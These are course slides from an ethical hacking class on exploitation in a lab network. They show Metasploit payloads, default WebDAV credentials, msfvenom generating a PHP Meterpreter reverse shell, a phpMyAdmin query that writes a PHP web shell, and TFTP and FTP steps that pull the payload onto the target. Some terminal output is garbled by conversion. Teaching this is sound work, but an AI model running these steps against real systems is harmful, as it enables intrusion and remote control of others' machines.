


CNIT 124: Advanced Ethical Hacking



Ch 8: Exploitation

Topics

- Metasploit Payloads
- Exploiting WebDAV Default Credentials
- Exploiting Open phpMyAdmin
- Downloading Sensitive Files

Topics

- Exploiting a Buffer Overflow in Third-Party Software
- Exploiting Third-Party Web Applications
- Exploiting a Compromised Service
- Exploiting Open NFS Shares

Metasploit Payloads

msf> show payloads

- Shows all payloads
- If after **use** it only shows payloads compatible with that exploit

Payloads for ETERNALBLUE

```
msf > use exploit/windows/smb/ms17_010_eternalblue
msf exploit(ms17_010_eternalblue) > show payloads

Compatible Payloads
-----

Name                Disclosure Date Rank Description
-----
generic/custom      normal Custom Payload
generic/shell_bind_tcp normal Generic Command Shell, Bind TCP Inline
generic/shell_reverse_tcp normal Generic Command Shell, Reverse TCP Inline
windows/x64/exec     normal Windows x64 Execute Command
windows/x64/loadlibrary normal Windows x64 LoadLibrary Path
windows/x64/meterpreter/bind_ipv6_tcp normal Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager
windows/x64/meterpreter/bind_ipv6_tcp_uid normal Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager with UID Support
windows/x64/meterpreter/bind_tcp normal Windows Meterpreter (Reflective Injection x64), Windows x64 Bind TCP Stager
windows/x64/meterpreter/bind_tcp_uid normal Windows Meterpreter (Reflective Injection x64), Bind TCP Stager with UID Support (Windows x64)
windows/x64/meterpreter/reverse_http normal Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (wininet)
windows/x64/meterpreter/reverse_https normal Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (wininet)
windows/x64/meterpreter/reverse_tcp normal Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse TCP Stager
windows/x64/meterpreter/reverse_tcp_uid normal Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager with UID Support (Windows x64)
windows/x64/meterpreter/reverse_winhttp normal Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (winhttp)
windows/x64/meterpreter/reverse_winhttps normal Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTPS Stager (winhttp)
windows/x64/powershell_bind_tcp normal Windows Interactive Powershell Session, Bind TCP
windows/x64/powershell_reverse_tcp normal Windows Interactive Powershell Session, Reverse TCP
windows/x64/shell_bind_ipv6_tcp normal Windows x64 Command Shell, Windows x64 IPv6 Bind TCP Stager
windows/x64/shell_bind_ipv6_tcp_uid normal Windows x64 Command Shell, Windows x64 IPv6 Bind TCP Stager with UID Support
windows/x64/shell/bind_tcp normal Windows x64 Command Shell, Windows x64 Bind TCP Stager
windows/x64/shell/bind_tcp_uid normal Windows x64 Command Shell, Bind TCP Stager with UID Support (Windows x64)
windows/x64/shell/reverse_tcp normal Windows x64 Command Shell, Windows x64 Reverse TCP Stager
windows/x64/shell/reverse_tcp_uid normal Windows x64 Command Shell, Reverse TCP Stager with UID Support (Windows x64)
windows/x64/shell_bind_tcp normal Windows x64 Command Shell, Bind TCP Inline
windows/x64/shell_reverse_tcp normal Windows x64 Command Shell, Reverse TCP Inline
windows/x64/vncinject/bind_ipv6_tcp normal Windows x64 VNC Server (Reflective Injection), Windows x64 IPv6 Bind TCP Stager
windows/x64/vncinject/bind_ipv6_tcp_uid normal Windows x64 VNC Server (Reflective Injection), Windows x64 IPv6 Bind TCP Stager with UID Support
windows/x64/vncinject/bind_tcp normal Windows x64 VNC Server (Reflective Injection), Windows x64 Bind TCP Stager
windows/x64/vncinject/bind_tcp_uid normal Windows x64 VNC Server (Reflective Injection), Bind TCP Stager with UID Support (Windows x64)
windows/x64/vncinject/reverse_http normal Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (wininet)
windows/x64/vncinject/reverse_https normal Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (wininet)
windows/x64/vncinject/reverse_tcp normal Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse TCP Stager
windows/x64/vncinject/reverse_tcp_uid normal Windows x64 VNC Server (Reflective Injection), Reverse TCP Stager with UID Support (Windows x64)
windows/x64/vncinject/reverse_winhttp normal Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (winhttp)
windows/x64/vncinject/reverse_winhttps normal Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTPS Stager (winhttp)

msf exploit(ms17_010_eternalblue) >
```

Staged Payloads

- Loads small first stage downloader
- Downloads larger payload

```
msf exploit(ms17_010_eternalblue) > info payload/windows/meterpreter/reverse_tcp

Name: Windows Meterpreter (Reflective Injection), Reverse TCP Stager
Module: payload/windows/meterpreter/reverse_tcp
Platform: Windows
Arch: x86
Needs Admin: No
Total size: 281
Rank: Normal

Provided by:
skape <mmiller@hick.org>
sf <stephen_fewer@harmonysecurity.com>
OJ Reeves
hdm <x@hdm.io>

Basic options:
Name      Current Setting  Required  Description
-----  -
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     LHOST            yes       The listen address
LPORT     4444             yes       The listen port

Description:
Inject the meterpreter server DLL via the Reflective Dll Injection
payload (staged). Connect back to the attacker
```

Inline Payloads

- Whole payload delivered immediately

```
msf exploit(ms17_010_eternalblue) > info payload/windows/shell_reverse_tcp

  Name: Windows Command Shell, Reverse TCP Inline
  Module: payload/windows/shell_reverse_tcp
  Platform: Windows
  Arch: x86
Needs Admin: No
  Total size: 324
  Rank: Normal

Provided by:
  vlad902 <vlad902@gmail.com>
  sf <stephen_fewer@harmonysecurity.com>

Basic options:
Name      Current Setting  Required  Description
----      -
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     LHOST            yes       The listen address
LPORT     4444             yes       The listen port

Description:
  Connect back to attacker and spawn a command shell
```


Meterpreter

- Custom payload for Metasploit
- Resides in memory
- Loaded by *reflective dll injection*
- Uses TLS encryption
- Useful commands like **getsystem** and **hashdump**

Exploiting WebDAV Default Credentials

Nmap Scan

```
80/tcp open  http 6 JUMP SL Apache httpd 2.2.12 ((Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k mod_
d_autoindex_color PHP/5.3.0 mod_perl/2.0.4 Perl/v5.10.0)
|_ http-methods: No Allow or Public header in OPTIONS response (status code 302)
|_ http-server-header: Apache/2.2.12 (Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k mod_autoindex_c
olor PHP/5.3.0 mod_perl/2.0.4 Perl/v5.10.0
| http-title: 0 R_386_JUMP XAMPP gmon_stat:1.7.2
|_ Requested resource was http://192.168.119.130/xampp/splash.php
135/tcp open  msrpc 8 JUMP SL Microsoft Windows RPC
139/tcp open  netbios-ssn SL Microsoft Windows 98 netbios-ssn
443/tcp open  ssl/http MP SL Apache httpd 2.2.12 ((Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k mo
d_autoindex_color PHP/5.3.0 mod_perl/2.0.4 Perl/v5.10.0)
|_ http-cisco-anyconnect: P_SLOT bind
|_ ERROR: Not a Cisco ASA or unsupported version
|_ http-methods: No Allow or Public header in OPTIONS response (status code 302)
|_ http-server-header: Apache/2.2.12 (Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k mod_autoindex_c
olor PHP/5.3.0 mod_perl/2.0.4 Perl/v5.10.0
| http-title: c R_386_JUMP XAMPP atoi 1.7.2
|_ Requested resource was https://192.168.119.130/xampp/splash.php
|_ ssl-cert: Subject: commonName=localhost
|_ Not valid before: 2009-04-15T22:04:42
|_ Not valid after: 2019-04-13T22:04:42
|_ ssl-date: 2015-10-14T18:10:06+00:00; 0s from scanner time.
|_ sslv2: otokali:~/127/p8x# msfcli
|_ SSLv2 supported command not found
|_ ciphers: ali:~/127/p8x#
```

WebDAV

- Web Distributed Authoring and Versioning
 - An extension to HTTP
 - Allows developers to easily upload files to Web servers

XAMPP

- A convenient way to run a LAMP server on Windows
 - LAMP: Linux, Apache, MySQL, and PHP
- Includes WebDAV, turned on by default, with default credentials
 - In older versions


Cadaver

- A command-line tool to use WebDAV servers
- Default credentials allow file uploads

```
root@kali:~/127/p8x# cadaver http://192.168.119.130/webdav/  
Authentication required for XAMPP with WebDAV on server `192.168.119.130':  
Username: wampp :~/127/p8x# msfcli  
Password: h: msfcli: command not found  
dav:/webdav/> █ :~/127/p8x# █
```

```
dav:/webdav/> put /tmp/test.htm  
Uploading /tmp/test.htm to `m/webdav/test.htm':  
Progress: h[=====>] 100.0% of 5 bytes succeeded.  
dav:/webdav/> █ :~/127/p8x# █
```

Website Defacement




- Violates integrity, but not as powerful as Remote Code Execution

Upload a PHP File

- PHP file executes on the server!
- This is Remote Code Execution

```
GNU nano 2.2.6 File: /tmp/phpinfo.php
<?php
phpinfo();
?>
```



System	Windows NT WIN-JWBPPZSXEFV 6.0 build 6001 (Windows Server 2008 Standard Edition Service Pack 1) i586
Build Date	Jul 2 2009 21:02:53
Compiler	MSVC6 (Visual C++ 6.0)
Architecture	x86
Configure Command	cscript /nologo configure.js
Server API	Apache 2.0 Handler
Virtual Directory	enabled

Msfvenom Creates Malicious PHP File

```
root@kali:~# msfvenom -l payloads | grep php
cmd/unix/reverse_php_ssl      Creates an interactive shell via php, uses SSL
php/bind_perl                 Listen for a connection and spawn a command shell via perl (persistent)
php/bind_perl_ipv6           Listen for a connection and spawn a command shell via perl (persistent) over IPv6
php/bind_php                  Listen for a connection and spawn a command shell via php
php/bind_php_ipv6            Listen for a connection and spawn a command shell via php (IPv6)
php/download_exec             Download an EXE from an HTTP URL and execute it
php/exec                       Execute a single system command
php/meterpreter/bind_tcp      Run a meterpreter server in PHP. Listen for a connection
php/meterpreter/bind_tcp_ipv6 Run a meterpreter server in PHP. Listen for a connection over IPv6
php/meterpreter/bind_tcp_ipv6_uuid Run a meterpreter server in PHP. Listen for a connection over IPv6 with UUID Support
php/meterpreter/bind_tcp_uuid Run a meterpreter server in PHP. Listen for a connection with UUID Support
php/meterpreter/reverse_tcp    Run a meterpreter server in PHP. Reverse PHP connect back stager with checks for disabled functions
php/meterpreter/reverse_tcp_uuid Run a meterpreter server in PHP. Reverse PHP connect back stager with checks for disabled functions
php/meterpreter/reverse_tcp    Connect back to attacker and spawn a Meterpreter server (PHP)
php/reverse_perl               Creates an interactive shell via perl
php/reverse_php                Reverse PHP connect back shell with checks for disabled functions
```

- `msfvenom -l payloads` to see all payloads
- `msfvenom -p php/meterpreter/reverse_tcp -o` to see options

Msfvenom Creates Malicious PHP File

```
root@kali:~# msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.119.131 LPORT=443 -f raw > /tmp/meterpreter.php
No platform was selected, choosing Msf::Module::Platform::PHP from the payload
No Arch selected, selecting Arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 25684 bytes
root@kali:~# head /tmp/meterpreter.php
//<?php if (!isset($GLOBALS['channels'])) { $GLOBALS['channels'] = array(); } if (!isset($GLOBALS['channel_process_map'])) { $GLOBALS['channel_process_map'] = array(); } if (!isset($GLOBALS['resource_type_map'])) { $GLOBALS['resource_type_map'] = array(); } if (!isset($GLOBALS['udp_host_map'])) { $GLOBALS['udp_host_map'] = array(); } if (!isset($GLOBALS['readers'])) { $GLOBALS['readers'] = array(); } if (!isset($GLOB
```

Upload and Run

- Using cadaver, **put meterpreter.php**
- Browse to it in a Web browser to execute it

Meterpreter Reverse Shell

The image shows a Metasploit terminal window on the left and a web browser window on the right. The terminal window displays the following commands and output:

```
msf > use multi/handler
msf exploit(handler) > set payload php/meterpreter_reverse_tcp
payload => php/meterpreter_reverse_tcp
msf exploit(handler) > set LHOST 192.168.119.131
LHOST => 192.168.119.131
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.119.131:443
[*] Starting the payload handler...
[*] Meterpreter session 1 opened (192.168.119.131:443 -> 192.168.119.130:1075) at 2015-10-14 15:14:12 -0400

meterpreter >
```

The web browser window, titled "phpinfo() - Iceweasel", shows the URL "192.168.119.130/webdav/meterpreter.php" in the address bar. The page content displays "PHP Version 5.3.0" and a table of system information:

System	Windows NT WIN-JWBPPZSXEJV 6.0 build 6001 (Windows 2008 Standard Edition Service Pack 1) i586
Build Date	Jul 2 2009 21:02:53
Compiler	MSVC6 (Visual C++ 6.0)
Architecture	x86

Below the table, the text "Waiting for 192.168.119.130... int_incoming_configure is" is visible.

Exploiting Open phpMyAdmin

Purpose

- phpMyAdmin provides a convenient GUI
- Allows administration of SQL databases

phpMyAdmin

The screenshot displays the phpMyAdmin 3.2.0.1 interface in a web browser. The browser's address bar shows the URL `192.168.119.130/phpmyadmin/`. The page title is `192.168.119.130 / localhost | phpMyAdmin 3.2.0.1 - Iceweasel`. The interface is organized into several sections:

- Navigation:** A top menu bar includes `Databases`, `SQL`, `Status`, `Variables`, `Charsets`, `Engines`, `Privileges`, `Processes`, `Export`, and `Import`.
- Server Information:** The `Server: localhost` section shows the server version as `5.1.37`, protocol version as `10`, user as `root@localhost`, and MySQL charset as `UTF-8 Unicode (utf8)`.
- MySQL local host:** This section contains a `Create new database` form with a text input field, a `Collation` dropdown menu, and a `Create` button. Below it, the `MySQL connection collation` is set to `utf8_general_ci`.
- Interface:** This section allows for user customization, including a `Language` dropdown set to `English`, a `Theme / Style` dropdown set to `Original`, a `Custom color` selector with a `Reset` button, and a `Font size` dropdown set to `82%`.
- Web server:** This section lists the installed software stack, including `Apache/2.2.12 (Win32) DAV/2`, `mod_ssl/2.2.12 OpenSSL/0.9.8k`, `mod_autoindex_color PHP/5.3.0`, `mod_perl/2.0.4 Perl/v5.10.0`, `MySQL client version: 5.1.37`, and `PHP extension: mysqli`.
- phpMyAdmin:** This section provides version information (`3.2.0.1`) and links to `Documentation` and `Wiki`.
- Left Sidebar:** The sidebar features the phpMyAdmin logo and a list of databases: `cdcol (1)`, `information_schema (29)`, `mysql (23)`, `phpmyadmin (8)`, and `test`. Below the list is the instruction `Please select a database`.

Should be Protected

- phpMyAdmin should be limited-access
 - With a Basic Authentication login page, or a more secure barrier

SQL Query

- Can write text to a file
- This allows defacement




The screenshot shows the phpMyAdmin web interface in a browser window. The browser's address bar displays the URL `http://192.168.119.130/phpmyadmin/`. The interface includes a navigation menu with tabs for **Charsets**, **Engines**, **Privileges**, **Processes**, **Export**, and **Import**. On the left sidebar, there is a list of databases: **cdcol (1)**, **information_schema (29)**, **mysql (23)**, **phpmyadmin (8)**, and **test**. The main content area is titled **Run SQL query/queries on server "localhost":** and contains a text input field with the following SQL query:

```
SELECT "<?php system($_GET['cmd']); ?>" into outfile "C:\\xampp\\htdocs\\shell.php"
```

PHP Shell

- Can execute one line of CMD at a time



The screenshot shows a web browser window with the address bar containing the URL `192.168.119.130/shell2.php?cmd=ipconfig`. The browser's address bar also shows the Google logo and search icon. Below the address bar, there are several bookmarks: "Most Visited", "Offensive Security", "Kali Linux", "Kali Docs", "Kali Tools", "Exploit-DB", and "Aircrack-ng". The main content area of the browser displays the output of the `ipconfig` command, which is a Windows IP configuration report. The output is as follows:

```
Windows IP Configuration Ethernet adapter Local Area Connection 2: Media
State . . . . . : Media disconnected Connection-specific DNS Suffix . :
Ethernet adapter Local Area Connection: Connection-specific DNS Suffix . :
localdomain Link-local IPv6 Address . . . . . : fe80::e98c:2612:bcd8:4b93%10
IPv4 Address. . . . . : 192.168.119.130 Subnet Mask . . . . . :
255.255.255.0 Default Gateway . . . . . : 192.168.119.2 PPP adapter RAS
(Dial In) Interface: Connection-specific DNS Suffix . : IPv4 Address. . . . .
. . : 169.254.11.136 Subnet Mask . . . . . : 255.255.255.255 Default
```

Downloading a File with TFTP

- We need some way to download another attack file to the target using the command-line
- Windows lacks "wget" (although you can use bitsadmin)
- Another solution: TFTP

We can use the Atftpd TFTP server to host files on our Kali system. Start Atftpd in daemon mode, serving files from the location of your *meterpreter.php* script.

```
root@kali:~# atftpd --daemon --bind-address  
192.168.20.9 /tmp
```

Set the `cmd` parameter in the *shell.php* script as follows:

```
http://192.168.20.10/shell.php?cmd=tftp 192.168.20.9  
get meterpreter.php  
C:\\xampp\\htdocs\\meterpreter.php
```

This command should pull down *meterpreter.php* to the target's Apache directory using TFTP, as shown in [Figure 8-4](#).

```
Transfer successful: 1373 bytes in 1 second, 1373 bytes/s
```

Figure 8-4. Transferring files with TFTP

Staged Attack

- Initial attack sends a very small bit of code, such as a single line of CMD
- That attack connects to a server and downloads more malicious code
- Very commonly used by malware

Kahoot!

Using FTP (Not in Book)

FTP Server in Metasploit

```
msf > use auxiliary/server/ftp
msf auxiliary(ftp) > options

Module options (auxiliary/server/ftp):

  Name          Current Setting  Required  Description
  ----          -
  FTPPASS       /tmp/ftproot    no        Configure a specific
  FTPROOT       /tmp/ftproot    yes       The FTP root directory
  FTPUSER       0                no        Configure a specific
  PASVPORT      0                no        The local PASV data p
  SRVHOST       0.0.0.0          yes       The local host to lis
ocal machine or 0.0.0.0
  SRVPORT       21              yes       The local port to lis
  SSL           false           no        Negotiate SSL for inc
  SSLCert       no              no        Path to a custom SSL
ed)


Auxiliary action:

  Name          Description
  ----          -
  Service

msf auxiliary(ftp) > set FTPROOT /root/shells
FTPROOT => /root/shells
msf auxiliary(ftp) > exploit
```


FTP Scripts

- File contains text to be executed by command-line FTP client



The screenshot shows a web browser window with two tabs. The active tab is titled 'http://192.1...130/script'. The address bar shows '192.168.119.130/script'. Below the address bar, there are several bookmarks: 'Most Visited', 'Offensive Security', 'Kali Linux', 'Kali Docs', and 'Kali T'. The main content area of the browser displays the following text:

```
anonymous  
a@b.com  
lcd \\xampp\\htdocs\  
get meterpreter.php
```

Making the Script File with SQL

The screenshot shows the phpMyAdmin web interface in a browser window. The address bar shows the URL `192.168.119.130/phpmyadmin/`. The page title is `192.168.119.130 / localhost | phpMyAdmin 3.2.0.1 - Iceweasel`. The interface includes a navigation menu with options like `Databases`, `SQL`, `Status`, `Variables`, `Charsets`, `Engines`, `Privileges`, `Processes`, `Export`, and `Import`. The main content area is titled `Run SQL query/queries on server "localhost":` and contains a text input field with the following SQL query:

```
SELECT "anonymous", "a@b.com", "lcd \\xampp\\htdocs\\", "get meterpreter.php" into
outfile "C:\\xampp\\htdocs\\script" FIELDS TERMINATED BY '\n'
```

